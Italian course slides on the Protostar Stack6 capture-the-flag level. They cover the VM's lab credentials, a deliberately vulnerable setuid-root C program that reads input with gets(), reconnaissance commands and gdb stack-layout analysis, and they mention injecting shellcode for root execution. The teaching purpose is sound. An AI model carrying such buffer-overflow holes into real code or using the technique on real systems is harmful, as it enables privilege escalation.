



PROTOSTAR STACK6

Programmazione Sicura



Luigi Miranda

Introduzione

- Protostar è una macchina virtuale contenente esercizi di sicurezza, di tipo CTF(Capture the Flag), legati alla corruzione della memoria.
- Presenta 23 livelli, suddivisi per tipologie di debolezze:

- Buffer overflow stack
- Buffer overflow heap
- Format string
- Network byte ordering

1. Stack0	9. Format0	14. Heap0	18. Net0	21. Final0
2. Stack1	10. Format1	15. Heap1	19. Net1	22. Final1
3. Stack2	11. Format2	16. Heap2	20. Net2	23. Final2
4. Stack3	12. Format3	17. Heap3		
5. Stack4	13. Format4			
6. Stack5				
7. Stack6				
8. Stack7				



Introduzione

Il login al sistema può essere effettuato in due modi



Attaccante

Utente che partecipa alla sfida, che eseguirà l'attacco.

Credenziali

- Username: user
- Password: user



Amministratore

Amministratore del sistema.

Credenziali

- Username: root
- Password: godmode



Obiettivo della Sfida

«Stack6 esamina cosa succede quando ci sono restrizioni sull'indirizzo di ritorno.»

Il codice sorgente associato è `stack6.c`, mentre il binario eseguibile è situato in `/opt/protostar/bin/stack6`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);
    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
    getpath();
}
```



Obiettivo della Sfida

L'obiettivo della sfida è eseguire codice arbitrario a tempo di esecuzione.

Modus Operandi

1. Raccogliere quante più informazioni possibili sul sistema
2. Creare un albero di attacco
3. Provare l'attacco solo dopo aver individuato un percorso plausibile
4. Se l'attacco non è riuscito, tornare al punto 1
5. Se l'attacco è riuscito, sfida vinta!



Raccolta delle informazioni

Architettura hardware

Per ottenere informazioni sull'architettura hardware si utilizza il comando *arch* sul terminale della macchina.



```
user@protostar: ~  
user@protostar:~$ arch  
i686  
user@protostar:~$
```

Si rileva che la macchina virtuale Protostar viene eseguita su una architettura hardware di tipo i686, che sta ad indicare un'architettura x86, quindi a 32bit.



Raccolta delle informazioni

Architettura hardware

Per ottenere informazioni sui processori installati sulla macchina si può digitare il comando `cat /proc/cpuinfo` sul terminale della macchina.

```
user@protostar: ~$ cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 142
model name     : Intel(R) Pentium(R) CPU 4415U @ 2.30GHz
stepping      : 9
```



Raccolta delle informazioni

Sistema operativo

Per ottenere informazioni sul sistema operativo in esecuzione è possibile digitare il comando: `lsb_release -a`

```
user@protostar: ~  
$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Debian  
Description:    Debian GNU/Linux 6.0.3 (squeeze)  
Release:        6.0.3  
Codename:       squeeze  
$
```


Si nota che Protostar gira su un sistema operativo **Debian GNU/Linux 6.0.3 (squeeze)**.



Raccolta delle informazioni

Metodi di input

Dopo aver avviato la macchina con le credenziali dell'attaccante, si può accedere alla cartella bin contenente il file eseguibile stack6 attraverso il comando: `cd /opt/protostar/bin`

A terminal window with a dark blue background. The title bar shows 'user@protostar: ~' and window control buttons. The command 'cd /opt/protostar/bin/' is entered at the prompt 'user@protostar:~\$'.

```
user@protostar:~$ cd /opt/protostar/bin/
```



Raccolta delle informazioni

Metodi di input

Una volta entrati nella cartella del file eseguibile, lo si può mandare in esecuzione con il comando: `./stack6`

A terminal window with a dark background. The title bar shows 'user@protostar: /opt/protostar' and window controls. The prompt is 'user@protostar:/opt/protostar/bin\$' and the command './stack6' has been entered. The output is 'input path please: ' followed by a red cursor.

```
user@protostar:/opt/protostar/bin$ ./stack6
input path please: |
```

A questo punto si può notare che il programma è in attesa di un nostro input.



Raccolta delle informazioni

- Il programma accetta quindi **input locali** da tastiera o da altro processo(pipe).
- L'input è una stringa generica.
- Non sembrano esserci altri metodi di input.

```
user@protostar: /opt/protostar$ python -c 'print "prova"' | ./stack6
input path please: got path prova
user@protostar: /opt/protostar/bin$
```

```
user@protostar: /opt/protostar/bin$ ./stack6
input path please: prova
got path prova
user@protostar: /opt/protostar/bin$
```




Raccolta delle informazioni

- Dall'analisi dei metadati si scopre che SETUID è **root**.

```
user@protostar: /opt/protostar$ ls -l stack6
-rwsr-xr-x 1 root root 23331 Nov 24 2011 stack6
user@protostar: /opt/protostar/bin$
```

- Possiamo iniettare in input un codice macchina che sarà quindi eseguito come se fossimo l'utente root. Un codice macchina che esegue comandi di shell, è detto **shellcode**.



Analisi del sorgente

- Il programma stack6 invoca la funzione `getpath()`.
- La funzione `getpath()` legge una stringa e recupera l'indirizzo di ritorno dello stack frame corrente attraverso la funzione `__builtin_return_address(0)`.
- Viene eseguito un controllo sull'indirizzo di ritorno: se i primi byte dell'indirizzo iniziano per `0xbf`, il programma interpreta ciò come una possibile corruzione dello stack e termina con un messaggio di errore.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);
    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
    getpath();
}
```



Ricostruzione layout stack di getpath()

Per ricostruire il layout dello stack di getpath() si utilizza gdb e si disassembla la funzione getpath(), con il comando:

```
gdb -q /opt/protostar/bin/stack6
```

```
user@protostar:~$ gdb -q /opt/protostar/bin/stack6  
Reading symbols from /opt/protostar/bin/stack6...done.  
(gdb) disas getpath
```



Ricostruzione layout stack di getpath()

```
user@protostar:~$ gdb -q /opt/protostar/bin/stack6
Reading symbols from /opt/protostar/bin/stack6...done.
(gdb) disas getpath
Dump of assembler code for function getpath:
0x08048484 <getpath+0>: push    %ebp
0x08048485 <getpath+1>: mov     %esp,%ebp
0x08048487 <getpath+3>: sub     $0x68,%esp
0x0804848a <getpath+6>: mov     $0x80485d0,%eax
0x0804848f <getpath+11>: mov     %eax,(%esp)
0x08048492 <getpath+14>: call    0x80483c0 <printf@plt>
0x08048497 <getpath+19>: mov     0x8049720,%eax
0x0804849c <getpath+24>: mov     %eax,(%esp)
0x0804849f <getpath+27>: call    0x80483b0 <fflush@plt>
0x080484a4 <getpath+32>: lea     -0x4c(%ebp),%eax
0x080484a7 <getpath+35>: mov     %eax,(%esp)
0x080484aa <getpath+38>: call    0x8048380 <gets@plt>
0x080484af <getpath+43>: mov     0x4(%ebp),%eax
0x080484b2 <getpath+46>: mov     %eax,-0xc(%ebp)
0x080484b5 <getpath+49>: mov     -0xc(%ebp),%eax
0x080484b8 <getpath+52>: and     $0xbf000000,%eax
0x080484bd <getpath+57>: cmp     $0xbf000000,%eax
0x080484c2 <getpath+62>: jne     0x80484e4 <getpath+96>
0x080484c4 <getpath+64>: mov     $0x80485e4,%eax
0x080484c9 <getpath+69>: mov     -0xc(%ebp),%edx
0x080484cc <getpath+72>: mov     %edx,0x4(%esp)
0x080484d0 <getpath+76>: mov     %eax,(%esp)
0x080484d3 <getpath+79>: call    0x80483c0 <printf@plt>
0x080484d8 <getpath+84>: movl    $0x1,(%esp)
0x080484df <getpath+91>: call    0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>: mov     $0x80485f0,%eax
0x080484e9 <getpath+101>: lea     -0x4c(%ebp),%edx
0x080484ec <getpath+104>: mov     %edx,0x4(%esp)
0x080484f0 <getpath+108>: mov     %eax,(%esp)
0x080484f3 <getpath+111>: call    0x80483c0 <printf@plt>
0x080484f8 <getpath+116>: leave
0x080484f9 <getpath+117>: ret
End of assembler dump.
(gdb)
```



Ricostruzione layout stack di `getpath()`

- Si inserisce un break point all'inizio di `getpath()` prima dell'istruzione: `push %ebp`
- Si manda in esecuzione il programma con il comando: `r`

```
(gdb) b * 0x08048484
Breakpoint 1 at 0x8048484: file stack6/stack6.c, line 7.
(gdb) r
Starting program: /opt/protostar/bin/stack6

Breakpoint 1, getpath () at stack6/stack6.c:7
7      stack6/stack6.c: No such file or directory.
    in stack6/stack6.c
(gdb) |
```



Ricostruzione layout stack di `getpath()`

Stampiamo i valori dei registri `ebp` ed `esp`:


```
(gdb) p $esp
$1 = (void *) 0xbffff7bc
(gdb) p $ebp
$2 = (void *) 0xbffff7c8
(gdb) |
```

Si nota che $ebp - esp$ ($bffff7c8 - bffff7bc = C$) è di 12 byte

Questo significa che tra `ebp` e `esp` ci sono 12byte di spazio che lo stack riserva prima di allocare lo spazio necessario per le variabili locali di `getpath()`.



Ricostruzione layout stack di `getpath()`



Ricostruzione layout stack di `getpath()`

Stampiamo il contenuto del registro `esp` con il comando:
`x/a $esp`

```
(gdb) x/a $esp
0xbffff7bc: 0x8048505 <main+11>
```

```
(gdb) disas main
Dump of assembler code for function main:
0x080484fa <main+0>:  push    %ebp
0x080484fb <main+1>:  mov     %esp,%ebp
0x080484fd <main+3>:  and     $0xffffffff0,%esp
0x08048500 <main+6>:  call    0x8048484 <getpath>
0x08048505 <main+11>: mov     %ebp,%esp
0x08048507 <main+13>: pop     %ebp
0x08048508 <main+14>: ret
End of assembler dump.
(gdb) |
```

Esp contiene l'indirizzo di ritorno alla funzione chiamante, in questo caso il main



Ricostruzione layout stack di `getpath()`

Stampiamo il contenuto delle celle ad indirizzi più alti di `esp` con i seguenti comandi:


- `x/a $esp+4`
- `x/a $esp+8`

```
(gdb) x/a $esp+4  
0xbffff7c0:      0x8048520 <__libc_csu_init>
```

```
(gdb) x/a $esp+8  
0xbffff7c4:      0x0
```




Ricostruzione layout stack di `getpath()`




Ricostruzione layout stack di `getpath()`

Dopo la `push %ebp`




Ricostruzione layout stack di `getpath()`

Dopo la `mov %esp,%ebp`



